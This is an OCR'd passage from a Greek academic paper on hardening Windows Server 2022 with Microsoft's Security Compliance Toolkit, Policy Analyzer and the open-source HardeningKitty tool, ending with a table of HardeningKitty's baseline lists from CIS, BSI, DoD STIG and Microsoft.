
Δεν απαιτείται εγκατάσταση κάποιου προγράμματος, καθώς οτιδήποτε περιλαμβάνεται στο αρχείο λήψης είναι αυτοτελές (portable) και εκτελέσιμο.
Για να κάνουμε λήψη του SCT κατευθυνόμαστε στην ιστοσελίδα της Microsoft

https://www.microsoft.com/en-us/download/details.aspx?id=55319

Και πατάμε το κουμπί λήψης

Εικόνα 1: Λήψη Microsoft SCT 1.0.

Αφού πατήσουμε Download η ιστοσελίδα εμφανίζει ένα παράθυρο όπου μπορούμε να επιλέξουμε ποια στοιχεία του SCT επιθυμούμε να λάβουμε.




Εικόνα 2: Λίστα επιλογής στοιχείων SCT προς λήψη.

Ακολούθως πατάμε Next και θα ξεκινήσει η λήψη ξεχωριστών συμπιεσμένων αρχείων, ένα .zip για κάθε στοιχείο του SCT που ζητήσαμε.
Αφού γίνει λήψη των αρχείων και αποσυμπίεσή τους στο σκληρό δίσκο, έχουμε τα εξής: (Σε αυτή την εργασία χρειάστηκε να κατέβει το PolicyAnalyzer.zip και το Windows Server-2022-Security-Baseline-FINAL.zip)

Μέσα στο φάκελο του Windows Server 2022 περιλαμβάνονται:

- Ο φάκελος Documentation ο οποίος περιέχει το αρχείο Announcement.pdf που συνοψίζει τις προτεινόμενες και νέες ρυθμίσεις ασφάλειας. Επιπλέον, περιέχει ένα αρχείο excel με ολόκληρο το baseline και ένα excel αρχείο με τις νέες ρυθμίσεις (New Settings). Τέλος, υπάρχει ένα αρχείο με κατάληξη .PolicyRules, το οποίο είναι αναγνώσιμο από το εργαλείο Policy Analyzer και θα χρειαστεί όταν συγκρίνουμε πολιτικές ασφάλειας.
- Ο φάκελος GP Reports με τις τιμές κάθε GPO ρύθμισης ασφάλειας σε μορφή HTML, ώστε να είναι εύκολα αναγνώσιμες μέσω φυλλομετρητή.
- Ο φάκελος GPOs που περιλαμβάνει τα Globally Unique Identifiers (GUIDs) για κάθε GPO ρύθμιση.
- Ο φάκελος Scripts που περιέχει διάφορα χρήσιμα εκτελέσιμα powershell αρχεία για τη διαχείριση GPO ρυθμίσεων σε διάφορα σενάρια
- Ο φάκελος Templates με τα αρχεία ADMX και ADML για τις πολιτικές ασφάλειας που αναφέρονται στα νέα baselines και οι οποίες ενδέχεται να μην περιέχονται στις τελευταίες εκδόσεις των Administrative Templates.

Η παρακάτω εικόνα είναι από το αρχείο excel που απεικονίζει όλο το baseline για το Windows server 2022



	A	B	C	D	
1	Policy Path	Policy Setting Name	Member Server	Domain Controller	
2	Account Lockout	Account lockout duration	15	15	Account lockout durationThis security setting determines
3	Account Lockout	Account lockout threshold	10	10	Account lockout thresholdThis security setting determine
4	Account Lockout	Reset account lockout counter after	15	15	Reset account lockout counter afterThis security setting d
5	Audit Policy	Audit account logon events			Audit account logon eventsThis security setting determin
6	Audit Policy	Audit account management			Audit account managementThis security setting determi
7	Audit Policy	Audit directory service access			Audit directory service accessThis security setting determ
8	Audit Policy	Audit logon events			Audit logon eventsThis security setting determines whet
9	Audit Policy	Audit object access			Audit object accessThis security setting determines whet
10	Audit Policy	Audit policy change			Audit policy changeThis security setting determines whe
11	Audit Policy	Audit privilege use			Audit privilege useThis security setting determines whet
12	Audit Policy	Audit process tracking			Audit process trackingThis security setting determines wh
13	Audit Policy	Audit system events			Audit system eventsThis security setting determines whe
14	Event Log	Maximum application log size			Maximum application log sizeThis security setting specifi
15	Event Log	Maximum security log size			Maximum security log sizeThis security setting specifies t
16	Event Log	Maximum system log size			Maximum system log sizeThis security setting specifies th
17	Event Log	Prevent local guests group from accessing application log			Prevent local guests group and ANONYMOUS LOGIN user
18	Event Log	Prevent local guests group from accessing security log			Prevent local guests group and ANONYMOUS LOGIN user
19	Event Log	Prevent local guests group from accessing system log			Prevent local guests group and ANONYMOUS LOGIN user
20	Event Log	Retain application log			Retain application logThis security setting determines the
21	Event Log	Retain security log			Retain security logThis security setting determines the nu
22	Event Log	Retain system log			Retain system logThis security setting determines the nu
23	Event Log	Retention method for application log			Retention method for application logThis security setting
24	Event Log	Retention method for security log			Retention method for security logThis security setting de

Εικόνα 3: FINAL-MS Security Baseline Windows Server 2022.xlsx.

Παρατηρούμε ότι η Microsoft έχει συντάξει το έγγραφο παρέχοντας διαφορετικές ρυθμίσεις για έναν member server και έναν Domain Controller. Παρέχει επιπλέον ρυθμίσεις για τους Domain Controllers καθώς και διαφορετικές κατηγορίες (σε ξεχωριστά φύλλα) οντοτήτων προς ασφάλιση.

3.3 Απαιτήσεις συστήματος


Οι απαιτήσεις συστήματος για το SCT κατά τη Microsoft είναι:
Windows Server 2022/2019/2016/2012 R2 ή Windows 11/10/8., Microsoft Word ή Microsoft Word Viewer. Για εγκαταστάσεις Windows 8.1 και Windows 7, .NET Framework 4.6 ή μεταγενέστερη έκδοση.

3.4 Χρήση

Το Policy Analyzer είναι ένα εργαλείο που χρησιμεύει στην ανάλυση και σύγκριση μεταξύ GPOs, δηλαδή τις τοπικές πολιτικές ασφάλειας σε έναν υπολογιστή και το τοπικό μητρώο.


Τρέχουμε το Policy Analyzer με δικαιώματα διαχειριστή, πατάμε Add, File, Add files from GPO(s). Θα ανοίξει νέο παράθυρο, όπου θα χρειαστεί να δείξουμε στο πρόγραμμα το βασικό φάκελο, όπου είναι αποθηκευμένα τα GPOs. Εδώ είναι ~\Windows Server-2022-Security-Baseline-FINAL\GPOs . Πατάμε Select Folder. Έπειτα πατάμε Import και αποθηκεύουμε το αρχείο των εισαγμένων κανόνων ασφάλειας με ένα όνομα της επιλογής μας.

Έχοντας επιστρέψει αυτόματα στο παράθυρο του Policy Analyzer, μπορούμε να προβάλουμε τη λίστα με τις ρυθμίσεις ασφάλειας, να διαβάσουμε την περιγραφή κάθε ρύθμισης, να δούμε σε ποια ομάδα πολιτικών ανήκει, καθώς και να δούμε την τιμή που επιβάλλει το baseline.



Εικόνα 4: Η λειτουργία policy viewer του MSCT.

Επιστρέφοντας στο αρχικό παράθυρο του Policy Analyzer μπορούμε να δημιουργήσουμε μια συγκριτική προβολή μεταξύ της υφιστάμενης κατάστασης ασφάλειας του συστήματος και των εισηγμένων ρυθμίσεων ασφάλειας τιμή-τιμή. Αυτή η λειτουργία είναι εξαιρετικά σημαντική καθώς επιτρέπει την άμεση προβολή παρεκκλίσεων από πρότυπα ασφάλειας και τον εντοπισμό και ταυτοποίηση ρυθμίσεων ασφάλειας ικανών να διακυβεύσουν την ασφάλεια του πληροφοριακού συστήματος.



Εικόνα 5: Σύγκριση τρέχουσας κατάστασης έναντι baseline.

4. Αυτοματοποίηση της επαύξησης ασφάλειας μέσω PowerShell

Έστω το σενάριο όπου σε ένα νέο μηχάνημα έχει εγκατασταθεί μια νέα έκδοση του Windows Server. Είναι επιθυμητό να «ασφαλιστεί» το μηχάνημα, δηλαδή να αλλάξουν συγκεκριμένες ρυθμίσεις, ώστε να επιτευχθεί ένα αποδεκτό επίπεδο ασφάλειας, προτού τροποποιηθεί ως προς τη λειτουργικότητά του.

Χάρη στα security baselines, που έχουν εκδοθεί από τη Microsoft, αλλά και από άλλους επίσημους φορείς, που δραστηριοποιούνται με τη κυβερνοασφάλεια και τη διασφάλιση συστημάτων, είναι εύκολο να καθοριστεί ένα σύνολο ρυθμίσεων, που θα καθοδηγήσει ένα διαχειριστή συστημάτων στη διαδικασία επαύξησης ασφάλειας του εν λόγω συστήματος.


Το σύνολο των ρυθμίσεων αυτών αποτελεί το security baseline του συστήματος. Τα baselines, που έχουν εκδοθεί από επίσημους φορείς, όπως η Microsoft, το CIS, το BSI και άλλοι, είναι αξιόλογες αφετηρίες, ώστε να δημιουργήσει ένας οργανισμός το δικό του baseline βασισμένο και εναρμονισμένο με τις ανάγκες του.

Εδώ αξίζει να σημειωθεί πως υπάρχει μια ιδιαίτερη ισορροπία μεταξύ λειτουργικότητας και ασφάλειας ενός συστήματος. Ένα απόλυτα ασφαλές (προσεγγιστικά) σύστημα τείνει να είναι ελάχιστα λειτουργικό απέναντι στους χρήστες του, ενώ ταυτόχρονα ένα εξαιρετικά λειτουργικό και ευέλικτο σύστημα παρουσιάζει πολλές ευκαιρίες σε έναν επιτιθέμενο να εκμεταλλευτεί τις ευπάθειές του. Συνεπώς, είναι απαραίτητο να επιτευχθεί μια ισορροπία ασφάλειας-λειτουργικότητας τέτοια, ώστε να μην καθίστανται ευάλωτα τα πληροφοριακά συστήματα ενός οργανισμού, αλλά και να μη δυσχεραίνεται η λειτουργία του.

Υπάρχουν πολλαπλοί τρόποι με τους οποίους μπορεί να πραγματοποιηθεί μια ενέργεια σε ένα μοντέρνο λειτουργικό σύστημα. Σε ότι αφορά το λειτουργικό σύστημα των Windows, ένας τρόπος να τροποποιηθούν οι ρυθμίσεις του κατάλληλα, ώστε να επιτευχθεί ένα επιθυμητό επίπεδο ασφάλειας, είναι η χειροκίνητη αλλαγή κάθε ρύθμισης πολιτικής ασφάλειας μέσω γραφικού περιβάλλοντος. Η διαδικασία απαιτεί την ύπαρξη εγκατεστημένου γραφικού περιβάλλοντος σε ένα Windows Server και την χρήση του προγράμματος Local Security Policy.

Μέσα από αυτό ο διαχειριστής μπορεί να τροποποιήσει ρυθμίσεις στις πολιτικές ασφάλειας, μία προς μία. Αυτή η μέθοδος έχει το προτέρημα ότι παρέχει λεπτομερή έλεγχο επί των ρυθμίσεων με εύκολο τρόπο, αλλά δεν αποτελεί πρακτική λύση, όταν το πλήθος των προς αλλαγή ρυθμίσεων είναι μεγάλο.

Στην παρακάτω εικόνα παρουσιάζεται η μυριάδα ρυθμίσεων ασφάλειας του τοπικού Windows Server 2022. Στο δεξί μέρος, η λίστα δείχνει ένα υποσύνολο ρυθμίσεων, οι οποίες πρέπει να εξεταστούν μία προς μία, να αξιολογηθούν ως προς τη σημαντικότητά τους και να τροποποιηθούν καταλλήλως.



Εικόνα 6: Παραθυρική διαχείριση Group Policy.

Γίνεται καταφανές πως ο παραθυρικός τρόπος διαχείρισης των ρυθμίσεων ωφελεί μονάχα όταν εργαζόμαστε τοπικά με μερικές ρυθμίσεις.

Η αυτοματοποίηση της διαδικασίας μέσω ενός προγράμματος είναι μονόδρομος και για να την επιτύχουμε θα χρησιμοποιήσουμε το HardeningKitty (εφεξής HK).

Το HK είναι ένα πρόγραμμα που απλοποιεί δραστικά τη διαδικασία επαύξησης ασφάλειας. Είναι ανοιχτού κώδικα (άδεια MIT), γραμμένο σε PowerShell, δωρεάν και διαθέσιμο στο αποθετήριο της SCIP AG. Ο δημιουργός του HK, Michael Schneider, εργαζόμενος στην SCIP AG, διατηρεί το development αποθετήριο του HK ενεργό.

Το HK προσφέρει δυνατότητα ελέγχου της τρέχουσας κατάστασης ρυθμίσεων ασφάλειας έναντι γνωστών baselines, λήψης αντιγράφου ασφάλειας των ρυθμίσεων, αυτοματοποιημένη εφαρμογή των baselines στο σύστημα στο οποίο εκτελείται και αξιολόγηση της κατάστασης ασφάλειας μέσω βαθμολογικής κλίμακας.

Στην παρούσα εργασία, κατά το διάστημα συγγραφής και πειραματισμού χρησιμοποιήθηκε η stable version 0.9.0 σε νέα εγκατάσταση Windows Server 2022 22H2 χωρίς περαιτέρω τροποποίηση.

4.1 Πληροφορίες για το HardeningKitty

Το HardeningKitty είναι ένα χρήσιμο εργαλείο αυτόματης επαύξησης ασφάλειας κατάλληλο για Windows Servers, αλλά και για άλλα Microsoft προϊόντα. Είναι ικανό να λάβει τη τρέχουσα κατάσταση ενός συστήματος και να την αξιολογήσει βάσει λιστών αναζήτησης. Οι λίστες αναζήτησης, που προσφέρονται με τον κώδικα, είναι αρχεία .csv τα οποία περιέχουν ονομαστικά ρυθμίσεις και προτεινόμενες τιμές για αυτές. Αυτές οι λίστες έχουν συγγραφεί από την κοινότητα με γνώμονα γνωστά security baselines και παρέχονται σε αναγνώσιμη μορφή, ώστε ο καθένας να μπορεί να τις εξετάσει και τροποποιήσει καταλλήλως. Δεδομένου ότι το HK διαβάζει την εκάστοτε λίστα και συγκρίνει ρυθμίσεις μία προς μία, είναι δυνατό να κατασκευαστούν νέες λίστες αναζήτησης με συγκεκριμένες επιθυμητές ρυθμίσεις και τιμές αυτών (κρατώντας την ίδια δομή αρχείου .csv) ώστε να παρέχεται πιο λεπτομερειακός έλεγχος. Το HK εκτελείται μόνο σε συστήματα με αγγλική γλώσσα εγκατάστασης.

Για να τροποποιηθούν ρυθμίσεις συστήματος απαιτείται εκτέλεση με δικαιώματα διαχειριστή. Για τροποποίηση ρυθμίσεων χρήστη δεν είναι απαραίτητη η εκτέλεση με δικαιώματα διαχειριστή, αρκεί η εκτέλεσή του μέσω PowerShell, ως απλός χρήστης.

Με την επιτυχή εκτέλεση ελέγχου του συστήματος από το HK, παράγεται ένα σκορ ασφάλειας του συστήματος. Η βαθμολογική συνάρτηση έχει ως εξής: (<ληφθέντες_πόντοι>/<μέγιστοι δυνατοί πόντοι>) * 5 + 1 .

- Κάθε επιτυχής έλεγχος αποδίδει 4 πόντους.
- Κάθε μη επιτυχής έλεγχος χαμηλού κινδύνου αποδίδει 2 πόντους.
- Κάθε μη επιτυχής έλεγχος μεσαίου κινδύνου αποδίδει 1 πόντο.
- Κάθε μη επιτυχής έλεγχος υψηλού κινδύνου αποδίδει 0 πόντους.

Η βαθμολογική κλίμακα έχει ως εξής:

Σκορ	Αξιολόγηση
6	Εξαιρετική
5	Καλή
4	Επαρκής
3	Ανεπαρκής
2	
1	

Το HK παρέχει ένα μεγάλο σύνολο λιστών αναζήτησης και καλύπτει δημοφιλή προϊόντα της Microsoft σε διαφορετικές εκδόσεις όπως αυτές καταγράφονται στην τρέχουσα έκδοση 0.9.0.

Πίνακας 1: Κατάλογος λιστών αναζήτησης HK

Όνομα λίστας αναζήτησης (.csv)	**Αναφερόμενη Έκδοση προϊόντος**	**Έκδοση baseline**
0x6d69636b (Machine)	20H2, 21H1	
0x6d69636b (User)	20H2, 21H1	
BSI SiSyPHuS Windows 10 high protection	1809	1.0

requirement Domain member (Machine)		
BSI SiSyPHuS Windows 10 high protection requirement Domain member (User)	1809	1.0
BSI SiSyPHuS Windows 10 normal protection requirement domain member (Machine)	1809	1.0
BSI SiSyPHuS Windows 10 normal protection requirement domain member (User)	1809	1.0
BSI SiSyPHuS Windows 10 normal protection requirement single computer (Machine)	1809	1.0
BSI SiSyPHuS Windows 10 normal protection requirement single computer (User)	1809	1.0
CIS Microsoft Windows 10 Enterprise (Machine)	1809	1.6.1
CIS Microsoft Windows 10 Enterprise (User)	1809	1.6.1
CIS Microsoft Windows 10 Enterprise (Machine)	1903	1.7.1
CIS Microsoft Windows 10 Enterprise (User)	1903	1.7.1
CIS Microsoft Windows 10 Enterprise (Machine)	1909	1.8.1
CIS Microsoft Windows 10 Enterprise (User)	1909	1.8.1
CIS Microsoft Windows 10 Enterprise (Machine)	2004	1.9.1
CIS Microsoft Windows 10 Enterprise (User)	2004	1.9.1
CIS Microsoft Windows 10 Enterprise (Machine)	20H2	1.10.1
CIS Microsoft Windows 10 Enterprise (User)	20H2	1.10.1
CIS Microsoft Windows 10 Enterprise (Machine)	21H1	1.11.0
CIS Microsoft Windows 10 Enterprise (User)	21H1	1.11.0
CIS Microsoft Windows 10 Enterprise (Machine)	21H2	1.12.0
CIS Microsoft Windows 10 Enterprise (User)	21H2	1.12.0
CIS Microsoft Windows 11 Enterprise (Machine)	21H2	1.0.0
CIS Microsoft Windows 11 Enterprise (User)	21H2	1.0.0
CIS Microsoft Windows Server 2012 R2 (Machine)	R2	2.4.0
CIS Microsoft Windows Server 2012 R2 (User)	R2	2.4.0
CIS Microsoft Windows Server 2016 (Machine)	1607	1.2.0
CIS Microsoft Windows Server 2016 (User)	1607	1.2.0
CIS Microsoft Windows Server 2016 (Machine)	1607	1.3.0
CIS Microsoft Windows Server 2016 (User)	1607	1.3.0
CIS Microsoft Windows Server 2019 (Machine)	1809	1.1.0
CIS Microsoft Windows Server 2019 (User)	1809	1.1.0
CIS Microsoft Windows Server 2019 (Machine)	1809	1.2.1
CIS Microsoft Windows Server 2019 (User)	1809	1.2.1
CIS Microsoft Windows Server 2022 (Machine)	**21H2**	**1.0.0**
CIS Microsoft Windows Server 2022 (User)	**21H2**	**1.0.0**
DoD Microsoft Windows 10 STIG (Machine)	20H2	v2r1
DoD Microsoft Windows 10 STIG (User)	20H2	v2r1

DoD Windows Server 2019 Domain Controller STIG (Machine)	20H2	v2r1
DoD Windows Server 2019 Domain Controller STIG (User)	20H2	v2r1
DoD Windows Server 2019 Member Server STIG (Machine)	20H2	v2r1
DoD Windows Server 2019 Member Server STIG (User)	20H2	v2r1
DoD Windows Defender Antivirus STIG	20H2	v2r1
DoD Windows Firewall STIG	20H2	v1r7
Microsoft Security baseline for Microsoft Edge	87	Final
Microsoft Security baseline for Microsoft Edge	88, 89, 90, 91	Final
Microsoft Security baseline for Microsoft Edge	92	Final
Microsoft Security baseline for Microsoft Edge	93, 94	Final
Microsoft Security baseline for Microsoft Edge	95	Final
Microsoft Security baseline for Microsoft Edge	96	Final
Microsoft Security baseline for Microsoft Edge	97	Final
Microsoft Security baseline for Microsoft Edge	98, 99, 100, 101, 102, 103, 104, 105, 106	Final
Microsoft Security baseline for Microsoft Edge	107, 108	Final
Microsoft Security baseline for Windows 10	2004	Final
Microsoft Security baseline for Windows 10	20H2, 21H1	Final
Microsoft Security baseline for Windows 10	21H2	Final
Microsoft Security baseline for Windows 10 (Machine)	22H2	Final
Microsoft Security baseline for Windows 10 (User)	22H2	Final
Microsoft Security baseline for Windows 11	21H2	Final
Microsoft Security baseline for Windows 11 (Machine)	22H2	Final
Microsoft Security baseline for Windows 11 (User)	22H2	Final
Microsoft Security baseline for Windows Server (DC)	2004	Final
Microsoft Security baseline for Windows Server (Member)	2004	Final
Microsoft Security baseline for Windows Server (DC)	20H2	Final
Microsoft Security baseline for Windows Server (Member)	20H2	Final
Microsoft Security baseline for Windows Server 2022 (DC)	**21H2**	**Final**
Microsoft Security baseline for Windows Server 2022 (Member)	**21H2**	**Final**
Microsoft Security baseline for Office 365	Sept 2019	Final

ProPlus (Machine)		
Microsoft Security baseline for Office 365 ProPlus (User)	Sept 2019	Final
Microsoft Security Baseline for Microsoft 365 Apps for enterprise (Machine)	v2104, v2106	Final
Microsoft Security Baseline for Microsoft 365 Apps for enterprise (User)	v2104, v2106	Final
Microsoft Security Baseline for Microsoft 365 Apps for enterprise (Machine)	v2112	Final
